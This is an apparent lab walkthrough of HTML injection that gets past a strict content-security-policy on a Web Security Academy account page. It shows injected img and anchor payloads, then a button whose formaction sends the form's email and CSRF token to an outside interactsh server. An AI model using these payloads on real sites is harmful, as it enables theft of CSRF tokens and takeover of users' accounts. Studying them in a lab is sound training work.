
| content-security-policy | default-src ‘self’;object-src ‘none’; style-src ‘self’; script-src ‘self’; img-src ‘self’; base-uri ‘none’; |
|---|
this means all the contents will be executed only by the website origin, means the external script or inline scripts are blocked for execution
Lets try with the image load :
&email=testemail@email.com"><img/src=x onerror="alert(1)">


https://0a5e002f04d2edff80afa3dc00560062.web-security-academy.net/my-account?id=wiener&email=testemail@email.com"><img/src=x onerror="alert(1)">

the image is inserted in the page. and the website is trying to get the image. But no XSS is executed

<img> tag is inserted there in the DOM.
got error message in the console :

onerror is an JavaScript event handler and alert() is an JavaScript method which is also blocked in this case
can we make the victim to visit the attacker’s (our malicious) website, and attacker’s website will make the request with the values (CSRF, SESSION data) fetched from the actual website
Now can we make the User to click on something and take the user to the attacker website and get the CSRF token ?
&email=testemail@email.com"><a/href="https://ibrahimhz.com">Click Me<a/>

https://0a5e002f04d2edff80afa3dc00560062.web-security-academy.net/my-account?id=wiener&email=testemail@email.com"><a/href="https://ibrahimhz.com">Click Me<a/>


the link is inserted in DOM and displayed in the page
Click on the new link “Click Me”
its going to the attacker’s website
now lets replace something with the attacker controlled server or lab’s exploit server :
interactsh server :
qdvtsgxrrdbtlncefsjcvh429fyn7tlhh.oast.fun?payload
 got the response in the interact.sh server
but this is an GET request and the form element in the page uses the POST http method to send the data
to tackle this scenario :
we can create an button which redirects the user to the attacker controlled page with post request:
&email=some@email.com"><button formaction="qdvtsgxrrdbtlncefsjcvh429fyn7tlhh.oast.fun" formmethod="post">Click Me</button>
This post request will include the data of the form including :
- email value
- csrf token value
page source :
 the

the <button> is inserted in DOM and ready to make an POST request to the formaction URL
Click on “Click Me” button :

Lets check in the interact.sh server logs :
